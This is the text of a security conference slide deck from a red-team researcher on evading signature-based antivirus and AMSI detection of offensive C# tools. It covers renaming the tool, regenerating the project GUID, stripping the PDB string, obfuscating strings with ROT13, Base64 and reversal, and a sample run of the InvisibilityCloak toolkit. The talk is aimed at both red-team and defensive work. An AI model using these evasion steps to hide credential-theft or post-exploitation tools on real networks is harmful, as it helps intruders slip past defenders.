# Applying the Invisibility Cloak: Obfuscate C# Tools to Evade Signature-Based Detection

**Brett Hawkins**
Adversary Simulation, IBM X-Force Red

X-Force Red

IBM

# Who am I?

Current Role

» Adversary Simulation, IBM X-Force Red

Previous Roles

Hobbies






# How did this research come about?

Recent advances in security products and configurations

Needing to use public C# toolkits for post-exploitation activities without detection

- On-disk
- In memory

# Who is this talk for?

Offense

Defense

# Agenda

Background

Static Components of C# Tools

Changing Static Indicators

InvisibilityCloak

Demo

Defensive Considerations

Conclusion

# Background

# Public C# Tooling Use Cases

**Reasons for Using Public C# Tools**

- Do not have time to develop that functionality/capability in-house
- Creating private tool with similar functionality will not provide any benefits (aka re-inventing the wheel)
- **Common Public C# Tools**
- Rubeus – Performing Kerberos-based attacks
  - https://github.com/GhostPack/Rubeus
- Seatbelt – Host-based Situational Awareness
  - https://github.com/GhostPack/Seatbelt
- StandIn – Active Directory recon and attacks
  - https://github.com/xforcered/StandIn
- SharPersist – Persistence
  - https://github.com/fireeye/SharPersist

# Current Security Controls for C# Tooling

Signature-based detection on-disk

- Example: Antivirus

Signature-based detection in memory

- Example: AMSI for .NET


Enhanced Telemetry

- Example: Event Tracing for Windows (ETW)

# Static Components of C# Tools

# Tool Name

- Name of tool can be used as a signature (e.g., SafetyKatz.exe)
- Not reliable as standalone detection
- Tool name can be changed



# Project GUID

- C# projects in Visual Studio are assigned a unique “GUID”
- Better signature than tool name, but still not reliable as it can be changed
- Great resource from Brian Wallace
  - https://www.virusbulletin.com/virusbulletin/2015/06/using-net-guids-help-hunt-malware/

master Seatbelt / Seatbelt / Seatbelt.csproj

HarmJ0y Added CertificateThumbprints command ...

5 contributors


257 lines (257 sloc) | 13.7 KB


```
1  <?xml version="1.0" encoding="utf-8"?>
2  <Project ToolsVersion="14.0" DefaultTargets="Build" xmlns="http://schemas.mic
3    <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.
4    <PropertyGroup>
5      <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuratio
6      <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
7      <ProjectGuid>{AEC32155-D589-4150-8FE7-2900DF4554C8}</ProjectGuid>
8      <OutputType>Exe</OutputType>
9      <AppDesignerFolder>Properties</AppDesignerFolder>
10     <RootNamespace>Seatbelt</RootNamespace>
```

```
Seatbelt
Copyright
  2018
$aec32155-d589-4150-8fe7-2900df4554c8
1.0.0.0
```

# PDB String

- Programmable database file (PDB) string
- PDB strings can give descriptive names to folders where tools compiled
- Great resource from **@stvemillertime**
  - https://www.fireeye.com/blog/threat-research/2019/08/definitive-dossier-of-devilish-debug-details-part-one-pdb-paths-malware.html



# Variables and Methods

Variable names can be used as static indicator

master SafetyKatz / SafetyKatz / Constants.cs / Jump to

HarmJ0y Corrected namedspace, moved compressed Mimikatz .dll into a Constants...

1 contributor

Executable File | 10 lines (9 sloc) | 350 KB

```
1   using System;
2
3   namespace SafetyKatz
4   {
5       public static class Constants
6       {
7           // compressed mimikatz.exe output from Out-CompressedDLL
8           public static string compressedMimikatzString = "zL17fBNV+jg8aVJIoWUCNFC1apCoX
9       }
10  }
```

# Variables and Methods

## Method names can be used as static indicator

```
9323            foreach (var key in MappedComputers.Keys)
9324            {
9325                Remove_RemoteConnection(new Args_Remove_RemoteConnection { ComputerName = new[] { key } });
9326            }
9327            return FoundFiles;
9328        }
9329
9330        // the host enumeration block we're using to enumerate all servers
9331        private static IEnumerable<FoundFile> _Find_InterestingDomainShareFile(string[] ComputerName, string[]
9332        {
9333            var LogonToken = IntPtr.Zero;
9334            if (TokenHandle != IntPtr.Zero)
9335            {
9336                // impersonate the the token produced by LogonUser()/Invoke-UserImpersonation
9337                LogonToken = Invoke_UserImpersonation(new Args_Invoke_UserImpersonation
9338                {
9339                    TokenHandle = TokenHandle,
9340                    Quiet = true
9341                });
9342            }
9343
9344            var FoundFiles = new List<FoundFile>();
```

# Strings and Classes

## Strings can provide static indicator for detection

master SafetyKatz / SafetyKatz / Constants.cs / Jump to


HarmJ0y Corrected namedspace, moved compressed Mimikatz .dll into a Constants... Latest con

1 contributor


Executable File | 10 lines (9 sloc) | 350 KB

```
using System;

namespace SafetyKatz
{
    public static class Constants
    {
        // compressed mimikatz.exe output from Out-CompressedDLL
        public static string compressedMimikatzString = "zL17f8NV+jg8aV3IoWUCNFC1apCoXUEs8rWlgJ12AhNIaJVbVZAqiLig1pJAFVQwLRKP47
    }
}
```

## Class names can be used as piece of detection criteria



# What If.....



# Changing Static Indicators

# String Manipulation - ROT13

Letter substitution cipher replacing letter with 13th letter after it in alphabet (a – z)

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~
>>> import codecs
>>> theString = "testing this!"
>>> rot13String = codecs.encode(theString, "rot_13")
>>> print(rot13String)
grfgvat guvf!
>>>
```

```
Program.cs
TestApp                                    TestApp.Program
1   using System;
2   using System.Linq;
3
4   namespace TestApp
5   {
        0 references
6       class Program
7       {
8
            0 references
9           static void Main(string[] args)
10          {
11
12              string origString = new string("grfgvat guvf!".Select(x => (x >= 'a' &
13
14              Console.WriteLine(origString);
15              Console.ReadKey();
16
17              [redacted]
18          } testing this!
19
20
21      }
22  }
```

# String Manipulation - Base64

Translate ASCII string into radix-64 representation

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~
>>> import base64
>>> theString = "testing this!"
>>> base64EncodedString = base64.b64encode(theString.encode("utf-8"))
>>> theBase64String = str(base64EncodedString)
>>> theBase64String = theBase64String.replace("b'","")
>>> theBase64String = theBase64String.replace("'","")
>>> print(theBase64String)
dGVzdGluZyB0aGlzIQ==
```

```
Program.cs
TestApp                                   TestApp.Program
1   using System;
2   using System.Text;
3
4   namespace TestApp
5   {
        0 references
6       class Program
7       {
8
            0 references
9           static void Main(string[] args)
10          {
11
12              string origString = Encoding.UTF8.GetString(Convert.FromBase64String(@"dGVzdGluZyB0aGlzIQ==="));
13
14              Console.WriteLine(origString);
15              Console.ReadKey();
16
17              [redacted]
18          } testing this!
19
20
21      }
```

# String Manipulation - Reversal

Reverse the order of a given string

Transformed string placed in C# code, and then placed in correct order at runtime

```
hawk@ubuntu: ~
>>> # method to reverse a given string
>>> def reverseString(s):
...   str = ""
...   for i in s:
...     str = i + str
...   return str
...
>>> theString = "testing this!"
>>> reversedString = reverseString(theString)
>>> print(reversedString)
!siht gnitset
```

```
Program.cs
TestApp                                   TestApp.Program
1   using System;
2   using System.Linq;
3
4   namespace TestApp
5   {
        0 references
6       class Program
7       {
8
            0 references
9           static void Main(string[] args)
10          {
11
12              string origString = new string(@"!siht gnitset".ToCharArray().Reverse().ToArray());
13
14              Console.WriteLine(origString);
15              Console.ReadKey();
16
17
18          } testing this!
19
20
21      }
```

# Changing Project GUID

## Generate new GUID

```
[10:41:25] hawk@ubuntu:~$ python3
Python 3.8.10 (default, Sep 28 2021, 16:10:42)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import uuid
>>> newGUID = str(uuid.uuid4())
>>> print(newGUID)
b8914973-6ad8-49cc-ab8b-f39a683b3fd0
>>>
```

## Place new GUID in SLN file, C# proj file and AssemblyInfo.cs

```
Standin.csproj   Standin.sln   AssemblyInfo.cs
C: > test > Standin-main > Standin-main > Standin > Standin.sln

Microsoft Visual Studio Solution File, Format Version 12.00
# Visual Studio Version 16
VisualStudioVersion = 16.0.30503.244
MinimumVisualStudioVersion = 10.0.40219.1
Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "StandIn", "StandIn\StandIn.csproj", "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
EndProject
Global
    GlobalSection(SolutionConfigurationPlatforms) = preSolution
        Release|Any CPU = Release|Any CPU
    EndGlobalSection
    GlobalSection(ProjectConfigurationPlatforms) = postSolution
        {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.ActiveCfg = Release|Any CPU
        {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.Build.0 = Release|Any CPU
    EndGlobalSection
    GlobalSection(SolutionProperties) = preSolution
        HideSolutionNode = FALSE
    EndGlobalSection
    GlobalSection(ExtensibilityGlobals) = postSolution
        SolutionGuid = {391796AE-5AF2-45A9-A081-D82FF1A163C9}
    EndGlobalSection
EndGlobal
```

```
Standin.csproj   Standin.sln   AssemblyInfo.cs
C: > test > Standin-main > Standin-main > Standin > Standin > Standin.csproj

<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msb
  <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.C
  <PropertyGroup>
    <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration
    <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
    <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
    <OutputType>Exe</OutputType>
    <RootNamespace>StandIn</RootNamespace>
    <AssemblyName>StandIn</AssemblyName>
```

```
Standin.csproj   Standin.sln   AssemblyInfo.cs
C: > test > Standin-main > Standin-main > Standin > Standin > Properties > AssemblyInfo.cs

using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

// General Information about an assembly is controlled through the following
// set of attributes. Change these attribute values to modify the information
// associated with an assembly.
[assembly: AssemblyTitle("StandIn")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("StandIn")]
[assembly: AssemblyCopyright("Copyright © 2020")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCulture("")]

// Setting ComVisible to false makes the types in this assembly not visible
// to COM components.  If you need to access a type in this assembly from
// COM, set the ComVisible attribute to true on that type.
[assembly: ComVisible(false)]

// The following GUID is for the ID of the typelib if this project is exposed to COM
[assembly: Guid("b8914973-6ad8-49cc-ab8b-f39a683b3fd0")]

// Version information for an assembly consists of the following four values:
```

# Changing Tool Name

## Replace tool name in SLN file, C# proj file and AssemblyInfo.cs

StandIn.csproj ● StandIn.sln ● AssemblyInfo.cs ●

C: > test > StandIn-main > StandIn-main > StandIn > StandIn.sln

```
1
2   Microsoft Visual Studio Solution File, Format Version 12.00
3   # Visual Studio Version 16
4   VisualStudioVersion = 16.0.30503.244
5   MinimumVisualStudioVersion = 10.0.40219.1
6   Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "SomeNewToolName", "StandIn\SomeNewToolName.csproj", "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
7   EndProject
8   Global
9       GlobalSection(SolutionConfigurationPlatforms) = preSolution
10          Release|Any CPU = Release|Any CPU
11      EndGlobalSection
```

StandIn.csproj ● StandIn.sln ● AssemblyInfo.cs ●

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > Properties > AssemblyInfo.cs

```
1   using System.Reflection;
2   using System.Runtime.CompilerServices;
3   using System.Runtime.InteropServices;
4
5   // General Information about an assembly is controlled through the following
6   // set of attributes. Change these attribute values to modify the information
7   // associated with an assembly.
8   [assembly: AssemblyTitle("SomeNewToolName")]
9   [assembly: AssemblyDescription("")]
10  [assembly: AssemblyConfiguration("")]
11  [assembly: AssemblyCompany("")]
12  [assembly: AssemblyProduct("SomeNewToolName")]
13  [assembly: AssemblyCopyright("Copyright ©  2020")]
14  [assembly: AssemblyTrademark("")]
15  [assembly: AssemblyCulture("")]
16
17  // Setting ComVisible to false makes the types in this assembly not visible
18  // to COM components.  If you need to access a type in this assembly from
19  // COM, set the ComVisible attribute to true on that type.
20  [assembly: ComVisible(false)]
21
22  // The following GUID is for the ID of the typelib if this project is exposed to
23  [assembly: Guid("b8914973-6ad8-49cc-ab8b-f39a683b3fd0")]
```


StandIn.csproj ● StandIn.sln ● AssemblyInfo.cs ●

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > StandIn.csproj


```
1   <?xml version="1.0" encoding="utf-8"?>
2   <Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
3     <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props"
4     <PropertyGroup>
5       <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
6       <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
7       <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
8       <OutputType>Exe</OutputType>
9       <RootNamespace>SomeNewToolName</RootNamespace>
10      <AssemblyName>SomeNewToolName</AssemblyName>
11      <TargetFrameworkVersion>v4.5</TargetFrameworkVersion>
```


# Changing Tool Name

## Change file names




## Compile tool



# Remove PDB String


Modify “<DebugType>” in C# project file

```
<PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
  <PlatformTarget>AnyCPU</PlatformTarget>
  <DebugType>none</DebugType>
  <Optimize>true</Optimize>
  <OutputPath>bin\Release\</OutputPath>
  <DefineConstants>TRACE</DefineConstants>
  <ErrorReport>prompt</ErrorReport>
  <WarningLevel>4</WarningLevel>
  <Prefer32Bit>false</Prefer32Bit>
</PropertyGroup>
```

No PDB string present when running strings

```
SomeNewToolName
Copyright
  2020
$b8914973-6ad8-49cc-ab8b-f39a683b3fd0
1.0.0.0
.NETFramework,Version=v4.5
FrameworkDisplayName
.NET Framework 4.5
_CorExeMain
mscoree.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

# Automation…



# InvisibilityCloak

# Background

POC obfuscation toolkit for C# post-exploitation tools

- Changes tool name and project GUID, removes PDB string, obfuscates strings

Resources

- **Tool:** https://github.com/xforcered/InvisibilityCloak
- **Blog:** https://securityintelligence.com/posts/invisibility-cloak-obfuscate-c-tools-evade-signature-based-detection/

# Challenges


Many different ways to specify and use strings in C#

Evading signatures in method or variable names

# Obfuscating Well-Signatured Public C# Toolkits

## Example of running InvisibilityCloak on Seatbelt

```
C:\test>python InvisibilityCloak.py -d C:\test\Seatbelt-master -n BuckleUp -m rot13

,          .    .  .       ,~. .         ,
|        o    o |   o | o |      /   |        |
| ;-. . , , ,-. . |-. . | . |-  . . |    | ,-. ,-: | ,
| | | |/  | `-. | | | | | |  | | \   | | | | |<
' ' ' `  ' `-' ' `-' ' ' ' `-' `-|  `-' ' `-' `-` ' `
                                 `-'

==================================================
[*] INFO: String obfuscation method: rot13
[*] INFO: Directory of C# project: C:\test\Seatbelt-master
[*] INFO: New tool name: BuckleUp
==================================================

[*] INFO: Generating new GUID for C# project
[*] INFO: New project GUID is 26a23e2e-6ab0-4926-b580-789e87244bff
[*] INFO: Changing C# project GUID in below files:

C:\test\Seatbelt-master\Seatbelt.sln
C:\test\Seatbelt-master\Seatbelt\Seatbelt.csproj
C:\test\Seatbelt-master\Seatbelt\Properties\AssemblyInfo.cs

[*] INFO: Renaming Seatbelt.sln to BuckleUp.sln
[*] INFO: Renaming C:\test\Seatbelt-master\Seatbelt\Seatbelt.cs to C:\test\Seatbelt-master\Seatbelt\BuckleUp.cs
[*] INFO: Renaming Seatbelt.csproj to BuckleUp.csproj
[*] INFO: Renaming C:\test\Seatbelt-master\Seatbelt\SeatbeltArgumentParser.cs to C:\test\Seatbelt-master\Seatbelt\BuckleUpArgumentParser.cs
[*] INFO: Renaming C:\test\Seatbelt-master\Seatbelt\SeatbeltOptions.cs to C:\test\Seatbelt-master\Seatbelt\BuckleUpOptions.cs

[+] SUCCESS: New GUID of 26a23e2e-6ab0-4926-b580-789e87244bff was generated and replaced in your project
[+] SUCCESS: New tool name of BuckleUp was replaced in project

[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\BuckleUp.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\BuckleUpArgumentParser.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\BuckleUpOptions.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Program.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Runtime.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\CommandBase.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\CommandDTOBase.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\CommandGroup.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\CommandOutputTypeAttribute.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\ErrorDTO.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\HostDTO.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Template.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\VerboseDTO.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\WarningDTO.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\ChromiumBookmarksCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\ChromiumHistoryCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\ChromiumPresenceCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\FirefoxHistoryCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\FirefoxPresenceCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\InternetExplorerFavoritesCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\InternetExplorerTabCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Browser\InternetExplorerTypedURLsCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Misc\CloudCredentialsCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Misc\DirectoryListCommand.cs
[*] INFO: Performing rot13 obfuscation on strings in C:\test\Seatbelt-master\BuckleUp\Commands\Misc\FileInfoCommand.cs
```



# Evading Static Signatures on Disk

